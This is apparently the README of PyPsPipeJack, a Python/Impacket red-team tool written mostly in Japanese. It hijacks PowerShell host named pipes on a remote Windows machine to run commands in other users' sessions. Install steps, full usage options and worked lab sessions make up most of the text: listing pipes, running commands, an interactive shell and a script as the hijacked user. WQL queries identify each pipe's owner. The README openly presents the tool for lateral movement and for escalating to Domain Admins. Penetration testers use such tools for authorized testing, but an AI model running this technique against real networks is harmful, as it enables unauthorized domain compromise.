 e-fin/pypspipejack
PythonによるOpenPsPipeJackの実装

このツールは、私の別のツールである OpenPsPipeJack の続編です。こちらはPythonベースで、主にImpacketを使用してLinux上で動作します。
要するに、リモートホスト上でローカル管理者権限を持っていれば、そのホスト上のリモートPowerShellセッションに接続し、そのPowerShellセッション内でコマンドを実行できます。これにより、水平移動(ラテラルムーブメント)の機会だけでなく、特権昇格の機会も得られます。例えば、RBCDやShadow Credentialsなどを通じてローカル管理者アクセスを取得し、リモートホスト上にPowerShellセッションを開いたドメイン管理者がいる場合、そのドメイン管理者としてコマンドを実行し、自分が管理するユーザーをDomain Adminsグループに追加できます。
git clone https://github.com/e-fin/PyPsPipeJack.git
cd PyPsPipeJack
python3 -m venv .
source bin/activate
python3 -m pip install -r requirements
usage: PyPsPipeJack.py [-h] [-debug] [-hashes LMHASH:NTHASH] [-no-pass] [-k] [-aesKey hex key] [-dc-ip ip address] [-target-ip ip address] [-port [destination port]] [--list] [--pipe PIPE] [--command COMMAND] [--script SCRIPT] target

PowerShell Pipe Jacker

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>

options:
  -h, --help            show this help message and exit
  -debug                Turn DEBUG output ON

authentication:
  -hashes LMHASH:NTHASH
                        NTLM hashes, format is LMHASH:NTHASH
  -no-pass              don't ask for password (useful for -k)
  -k                    Use Kerberos authentication. Grabs credentials from ccache file (KRB5CCNAME) based on target parameters. If valid credentials cannot be found, it will use the ones specified in the command line
  -aesKey hex key       AES key to use for Kerberos Authentication (128 or 256 bits)

connection:
  -dc-ip ip address     IP Address of the domain controller. If omitted it will use the domain part (FQDN) specified in the target parameter
  -target-ip ip address
                        IP Address of the target machine. If omitted it will use whatever was specified as target. This is useful when target is the NetBIOS name and you cannot resolve it
  -port [destination port]
                        Destination port to connect to SMB Server

PowerShell Pipes:
  --list                list PSHost pipes and exit
  --pipe PIPE           full pipe name under IPC$ to connect to
  --command COMMAND     run one command and exit (non-interactive)
  --script SCRIPT       run entire PS1 file
$ python3 PyPsPipeJack.py 'localhost/administrator:P@ssw0rd'@192.168.1.101 --list

PSHost pipes on target:
   PSHost.134296493751823186.13108.DefaultAppDomain.powershell
$ python3 PyPsPipeJack.py -k -no-pass ws01.lab.local --list

PSHost pipes on target:
   PSHost.134296493751823186.13108.DefaultAppDomain.powershell
$ python3 PyPsPipeJack.py 'localhost/administrator:P@ssw0rd'@192.168.1.101 --pipe PSHost.134296493751823186.13108.DefaultAppDomain.powershell --command '[System.Security.Principal.WindowsIdentity]::GetCurrent().Name'

LAB\administrator
$ python3 PyPsPipeJack.py -k -no-pass ws01.lab.local --pipe PSHost.134296493751823186.13108.DefaultAppDomain.powershell --command '[System.Security.Principal.WindowsIdentity]::GetCurrent().Name'

LAB\administrator
$ python3 PyPsPipeJack.py 'localhost/administrator:P@ssw0rd'@192.168.1.101 --pipe PSHost.134296493751823186.13108.DefaultAppDomain.powershell

Connected. Enter PowerShell commands; 'exit' to quit.
PS> whoami
lab\administrator
PS> $i = "hello"
PS> echo $i
hello
PS>
$ cat test.ps1
echo hello
echo hello2
whoami
ipconfig

$ python3 PyPsPipeJack.py 'localhost/administrator:P@ssw0rd'@192.168.1.101 --pipe PSHost.134296493751823186.13108.DefaultAppDomain.powershell --script test.ps1

hello
hello2
lab\administrator

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : lab.local
   Link-local IPv6 Address . . . . . : fe80::f0d3:c6c2:48ad:94f5%13
   IPv4 Address. . . . . . . . . . . : 192.168.1.101
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::20c:29ff:fe9d:a180%13
                                       192.168.1.1


whoamiやその他のPowerShellコマンドを実行して、PowerShellパイプが誰のものかを確認する必要はありません。impacket の wmiquery.py を使って確認できます。WMI Query Languageは非常に過小評価されています。
以下が、スクリーンショットの例とともに実行する必要があるコマンドです:
## Replace 13108 with PID from PSHost Pipe
# Example: PSHost.134296493751823186.13108.DefaultAppDomain.powershell

WQL> ASSOCIATORS OF {Win32_Process.Handle="13108"} WHERE AssocClass=Win32_SessionProcess

WQL> SELECT * FROM Win32_LoggedOnUser